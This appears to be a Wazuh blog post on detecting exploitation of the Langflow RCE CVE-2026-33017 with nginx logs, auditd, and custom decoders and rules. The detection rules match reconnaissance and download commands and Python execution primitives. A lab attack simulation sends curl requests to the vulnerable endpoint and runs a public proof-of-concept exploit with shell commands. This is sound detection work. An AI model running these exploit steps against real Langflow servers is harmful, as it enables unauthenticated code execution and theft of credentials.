
Langflow is an open source, low-code platform for building and deploying AI-powered agents and workflows. These workflows, called flows, define how AI models, prompts, and other components interact to process a request. Organizations can publish flows as HTTP endpoints, allowing applications and users to interact with them remotely. Exposing these endpoints to the internet increases the application’s attack surface and makes vulnerabilities in public interfaces attractive targets.
CVE-2026-33017 is a critical code injection vulnerability in Langflow’s public flow build endpoint that allows unauthenticated remote code execution (RCE). In affected versions, a single unauthenticated POST request can replace a public flow’s stored definition with attacker-controlled data that contains arbitrary Python code. Langflow executes that code while processing the request, allowing an attacker to run commands with the privileges of the Langflow process. The vulnerability has a CVSS v3.1 score of 9.8. Attackers actively exploited the flaw to deploy cryptocurrency mining software on compromised systems.
Wazuh is a free and open source security platform that provides unified XDR and SIEM capabilities for endpoints, containers, and cloud workloads. It collects and correlates security telemetry from multiple data sources, allowing custom decoders and rules to detect threats. In this blog post, we detect CVE-2026-33017 exploitation with Wazuh.
How the Langflow code injection vulnerability (CVE-2026-33017) works
CVE-2026-33017 affects Langflow versions before 1.9.0. Langflow allows users to mark a flow as public, making it available through the POST /api/v1/build_public_tmp/{flow_id}/flow endpoint without authentication. In affected versions, this endpoint accepts an optional data field in the request body. When this field is provided, Langflow uses the supplied flow definition instead of the definition associated with the specified flow_id. This allows an attacker to replace the expected workflow content with a modified definition.
Flow definitions can include custom components that contain Python code. During the build process, Langflow evaluates the component’s code field with Python’s exec() function before executing the workflow. As a result, an attacker can provide a malicious component that executes arbitrary Python code on the server.
A common attacker workflow is:
- Identify a publicly accessible Langflow instance with a public flow.
- Send an unauthenticated request to the
build_public_tmpendpoint with a malicious flow definition. - Langflow processes the supplied definition and executes the embedded Python code.
- Use the resulting code execution for reconnaissance, payload deployment, or further compromise.
CVE-2026-33017 follows a similar pattern to CVE-2025-3248, another Langflow remote code execution vulnerability. The earlier issue affected the /api/v1/validate/code endpoint and was addressed by requiring authentication. For CVE-2026-33017, Langflow removed the attacker-controlled data parameter because the affected endpoint is designed to support unauthenticated public flows.
Impact of the vulnerability
Successful exploitation allows an attacker to execute arbitrary commands with the privileges of the Langflow process. This can expose application files, environment variables, stored credentials, and connected services. Langflow deployments often integrate with AI providers, databases, and cloud platforms, making extracted credentials valuable for accessing additional resources. During observed attacks, adversaries searched for environment variables, .env files, and database files containing sensitive information.
The attack generates observable activity at both the application and operating system levels. The initial request is visible in application or reverse-proxy logs, whereas the executed payload generates operating system activity on the host. The following sections demonstrate how Wazuh detects both stages of the attack.
Infrastructure
We use a lab environment with the following infrastructure:
- A pre-built, ready-to-use Wazuh OVA 4.14.7, which includes the Wazuh central components (Wazuh server, Wazuh indexer, and Wazuh dashboard). Follow this guide to download and set up the Wazuh virtual machine.
- An Ubuntu 24.04 endpoint with Wazuh agent 4.14.7 installed and enrolled in the Wazuh server. This endpoint is monitored for vulnerability exploitation.
- A Kali Linux endpoint to exploit CVE-2026-33017 on an Ubuntu endpoint.
Wazuh Cyber Threat Intelligence (CTI)
The Wazuh Cyber Threat Intelligence (CTI) service provides real-time vulnerability information by aggregating known vulnerabilities from trusted external sources. Wazuh matches installed software against information from the Wazuh CTI to detect vulnerable packages. For each detected vulnerability, Wazuh dynamically generates a CTI reference using its Common Vulnerabilities and Exposures (CVE) ID, in this case CVE-2026-33017. For further analysis, you can access detailed information about the vulnerability, including its description, affected operating systems and software versions, severity ratings, and external references.
Detecting exploitation of the vulnerability
The exploit generates activity at both the application and operating system levels. We place nginx in front of Langflow as a reverse proxy to record requests to the vulnerable build_public_tmp endpoint. We use auditd to monitor commands spawned by the Langflow process. The Wazuh agent forwards both logs to the Wazuh server for analysis.
Custom decoders parse the events, while detection rules generate alerts for the observed activity. The attacker endpoint runs the proof-of-concept exploit against the vulnerable Langflow instance.
We map this attack to three MITRE ATT&CK techniques:
- T1190 – Exploit Public-Facing Application
- T1059.006 – Command and Scripting Interpreter: Python
- T1059.004 – Command and Scripting Interpreter: Unix Shell
Ubuntu endpoint configuration
On this endpoint, we:
Monitor the reverse proxy access log
- Install nginx if it is not already present on the endpoint:
# apt -y install nginx
- Create the
/etc/nginx/conf.d/langflow.confconfiguration file and add the following configuration. This configuration forwards requests to Langflow and records the request body in the access log:
log_format langflow_rce '$remote_addr - [$time_local] "$request" $status $body_bytes_sent body="$request_body"';

server {
    listen 8080;
    server_name _;

    client_body_buffer_size 1m;
    access_log /var/log/nginx/langflow_access.log langflow_rce;

    location / {
        proxy_pass http://127.0.0.1:7860;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
    }
}
- Validate the nginx configuration and reload nginx to apply the changes:
# nginx -t
# systemctl reload nginx
- Configure the Wazuh agent to monitor the nginx access log by adding the following block within
<ossec_config>in/var/ossec/etc/ossec.conf:
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/nginx/langflow_access.log</location>
  </localfile>
Monitor command execution with auditd
- Install the
auditdpackage:
# apt-get install -y auditd
- Start and enable the
auditdservice:
# systemctl start auditd
# systemctl enable auditd
- Create a dedicated langflow user:
# useradd -m -s /bin/bash langflow
- Retrieve the langflow user’s ID. This UID identifies the user whose command execution will be monitored:
# id -u langflow
- Create the
/etc/audit/rules.d/langflow-exec.rulesfile and add the following audit rules. Replace<LANGFLOW_UID>with the ID obtained in the previous step:
-a exit,always -F euid=<LANGFLOW_UID> -F arch=b32 -S execve -k audit-wazuh-c
-a exit,always -F euid=<LANGFLOW_UID> -F arch=b64 -S execve -k audit-wazuh-c
- Reload the audit rules to apply the change:
# augenrules --load
- Configure the Wazuh agent to monitor the audit log by adding the following block within <ossec_config> in /var/ossec/etc/ossec.conf:
 <localfile>
    <log_format>audit</log_format>
    <location>/var/log/audit/audit.log</location>
  </localfile>
- Restart the Wazuh agent to apply the configuration changes:
# systemctl restart wazuh-agent
Set up the PoC exploit
- Switch to the langflow user:
# su - langflow
- Install
uvto create the Python environment and install Langflow:
# curl -LsSf https://astral.sh/uv/install.sh | sh
- Reload the shell environment to make the
uvcommand available:
# source ~/.bashrc
- Create and activate a Python virtual environment:
# uv venv langflow-venv
# cd langflow-venv
# source bin/activate
- Install Langflow version
1.8.2:
# uv pip install langflow==1.8.2
- Start Langflow on port
7860:
# langflow run --host 0.0.0.0 --port 7860
Wazuh server configuration
Perform the following steps on the Wazuh dashboard to add the custom decoder and rules.
- Navigate to Server management > Decoders, then click Add new decoders file.
- Copy and paste the decoder below and name the file
langflow_decoder.xml. Click Save, then Reload to apply the changes:
<decoder name="langflow-nginx-rce">
  <prematch type="pcre2">^\d+\.\d+\.\d+\.\d+ - \[\S+ \S+\] "\S+ \S+ \S+" \d+ \d+ body=</prematch>
</decoder>

<decoder name="langflow-nginx-rce">
  <parent>langflow-nginx-rce</parent>
  <regex type="pcre2">^(\S+) - \[(\S+ \S+)\] "(\S+) (\S+) \S+" (\d+) (\d+) body="(.*)"$</regex>
  <order>srcip, timestamp, http_method, http_uri, http_status, http_size, http_body</order>
</decoder>
- Navigate to Server management > Rules, then click Add new rules file.
- Copy and paste the rules below and name the file
langflow_rules.xml. Click Save, then Reload to apply the changes:
<group name="langflow_rce,">

  <rule id="100950" level="7">
    <if_sid>80792</if_sid>
    <field name="audit.key">audit-wazuh-c</field>
    <field name="audit.execve.a0" type="pcre2">^(uname|whoami|id|curl|wget|cat|env|find|sh|ls)$</field>
    <description>Langflow: reconnaissance command '$(audit.execve.a0)' executed by the service.</description>
    <mitre>
      <id>T1059.004</id>
    </mitre>
    <group>langflow_recon,</group>
  </rule>

  <rule id="100951" level="10" frequency="2" timeframe="10">
    <if_matched_group>langflow_recon</if_matched_group>
    <description>Langflow: multiple reconnaissance commands executed by the service.</description>
    <mitre>
      <id>T1059.004</id>
    </mitre>
  </rule>

  <rule id="100952" level="3">
    <decoded_as>langflow-nginx-rce</decoded_as>
    <description>Langflow: HTTP request captured by the reverse proxy.</description>
  </rule>

  <rule id="100953" level="8">
    <if_sid>100952</if_sid>
    <field name="http_uri" type="pcre2">^/api/v1/build_public_tmp/</field>
    <description>Langflow: request to the public flow build endpoint from $(srcip).</description>
    <mitre>
      <id>T1190</id>
    </mitre>
  </rule>

  <rule id="100954" level="12">
    <if_sid>100953</if_sid>
    <field name="http_body" type="pcre2">\\x22type\\x22:\s*\\x22code\\x22</field>
    <description>Langflow: request to the public flow build endpoint contains an inline Python component.</description>
    <mitre>
      <id>T1190</id>
    </mitre>
  </rule>

  <rule id="100955" level="15">
    <if_sid>100954</if_sid>
    <field name="http_body" type="pcre2">(subprocess|socket\.socket|\.system\(|\.popen\(|\.call\(|eval\(|exec\(|__import__\()</field>
    <description>Langflow: request contains Python code associated with CVE-2026-33017 exploitation.</description>
    <mitre>
      <id>T1059.006</id>
    </mitre>
  </rule>

</group>
Where:
- Rule ID

100950is triggered when reconnaissance commands such asls,whoami,cat, andwgetare executed by the Langflow service. - Rule ID
100951is triggered when multiple reconnaissance commands are executed within 10 seconds. - Rule ID
100952serves as a base rule for nginx-related activities. - Rule ID
100953is triggered when requests are sent to thebuild_public_tmpendpoint. - Rule ID
100954is triggered when an attacker supplies flow definitions containing an inlinePython component. - Rule ID
100955is triggered when Python execution primitives such asexec(),subprocess,socket, andsystem()are used. This provides evidence of an attempt to exploit CVE-2026-33017.
Attack simulation
Perform the following steps on the Kali endpoint to simulate exploitation against the vulnerable Langflow instance:
- Clone the CVE-2026-33017 PoC exploit and switch to its directory:
# git clone https://github.com/MaxMnMl/langflow-CVE-2026-33017-poc.git
# cd langflow-CVE-2026-33017-poc
- Set the Ubuntu endpoint IP address as a variable:
# VICTIM_ADDRESS=<UBUNTU_ENDPOINT_IP_ADDRESS>
Replace <UBUNTU_ENDPOINT_IP_ADDRESS> with the IP address of the Ubuntu endpoint.
- Obtain a session and create a new flow. The flow ID is saved in the variable
FLOW_ID:
# curl -s -c cookies.txt http://$VICTIM_ADDRESS:8080/api/v1/auto_login
# FLOW_ID=$(curl -s -b cookies.txt -X POST -H 'Content-Type: application/json' \
    -d '{"name":"pubtest","description":"","data":{"nodes":[],"edges":[]}}' \
    http://$VICTIM_ADDRESS:8080/api/v1/flows/ | python3 -c 'import json,sys; print(json.load(sys.stdin)["id"])')
- Mark the flow as
public. This makes the flow accessible through the Langflow public-flow endpoint:
# curl -s -b cookies.txt -X PATCH -H 'Content-Type: application/json' \
    -d '{"access_type":"PUBLIC"}' \
    http://$VICTIM_ADDRESS:8080/api/v1/flows/$FLOW_ID
- Send a request to the vulnerable endpoint without the
codefield. This request establishes baseline activity for the vulnerable endpoint without supplying an inline code component:
# curl -s -b cookies.txt --cookie "client_id=$(python3 -c 'import uuid; print(uuid.uuid4())')" \
    -X POST -H 'Content-Type: application/json' \
    -d '{"data":{"nodes":[],"edges":[]}}' \
    http://$VICTIM_ADDRESS:8080/api/v1/build_public_tmp/$FLOW_ID/flow
- Send a request containing the
codefield. This request contains a custom component with an inline Pythoncodefield:
# curl -s -b cookies.txt --cookie "client_id=$(python3 -c 'import uuid; print(uuid.uuid4())')" \
    -X POST -H 'Content-Type: application/json' \
    -d '{
      "data": {
        "nodes": [{
          "id": "safe-node-1",
          "type": "genericNode",
          "position": {"x": 0, "y": 0},
          "data": {
            "type": "CustomComponent",
            "id": "safe-node-1",
            "node": {
              "template": {
                "_type": "CustomComponent",
                "code": {
                  "value": "from langflow.custom import Component\nfrom langflow.io import Output\n\nclass SafeComponent(Component):\n    display_name = \"SafeComponent\"\n    description = \"harmless\"\n    outputs = [Output(display_name=\"Result\", name=\"output\", method=\"run\")]\n\n    def run(self) -> str:\n        return \"ok\"\n",
                  "type": "code", "required": true, "show": true, "name": "code",
                  "dynamic": false, "list": false, "multiline": true
                }
              },
              "description": "safe test", "display_name": "SafeComponent",
              "custom_fields": {}, "output_types": ["str"], "base_classes": ["str"],
              "outputs": [{"display_name":"Result","name":"output","method":"run","selected":"str","types":["str"],"value":"__UNDEFINED__"}]
            }
          }
        }],
        "edges": [], "viewport": {"x":0,"y":0,"zoom":1}
      }
    }' \
    http://$VICTIM_ADDRESS:8080/api/v1/build_public_tmp/$FLOW_ID/flow
- Run the PoC against the Ubuntu endpoint. The PoC sends the malicious request to the Ubuntu endpoint and supplies commands for execution. The resulting commands run under the langflow process and are recorded by auditd:
# python3 poc.py --url http://$VICTIM_ADDRESS:8080 --cmd "id;
whoami; uname -a"
Results
Perform the following steps on the Wazuh dashboard to visualize the Langflow events:
- Navigate to Threat intelligence > Threat Hunting > Events on the Wazuh dashboard.
- In the search bar, type
rule.groups:langflow_rce, and click Update.
Mitigation
Upgrade Langflow to 1.9.0 or later. The fix removes the data parameter from build_public_tmp entirely. A public build always loads its definition from the database, and the patched endpoint no longer accepts attacker-supplied flow content.
Until the upgrade is complete, restrict network access to the Langflow instance to trusted sources only, and avoid marking flows as public on any internet-facing deployment. Run Langflow as a dedicated, unprivileged service account rather than as root to limit the impact of any potential RCE.
Langflow versions up to 1.8.1 also carry CVE-2026-33309, a separate path traversal and arbitrary file write vulnerability in POST /api/v2/files/, which is fixed in the 1.9.0 release. Upgrading to 1.9.0 or later addresses both vulnerabilities.
Conclusion
CVE-2026-33017 allows unauthenticated attackers to execute arbitrary Python code through Langflow’s public flow build endpoint. Detecting exploitation requires visibility into both the incoming request and the activity generated on the host.
In this blog post, we use nginx to capture requests to the vulnerable endpoint and auditd to monitor commands executed by the Langflow process. Custom Wazuh decoders and rules then identify requests associated with exploitation and the commands executed after successful code injection. This approach provides security teams with visibility into both the exploitation attempt and its resulting activity. It also helps analysts investigate the attack by linking the malicious request to the commands executed on the affected endpoint.
Organizations running affected Langflow versions should upgrade to a fixed version and avoid exposing vulnerable instances to untrusted networks.
Wazuh is a free and open source security platform that provides threat detection, vulnerability management, incident response, compliance monitoring, and endpoint security capabilities. Join the Wazuh community to ask questions, share feedback, and connect with other users and contributors.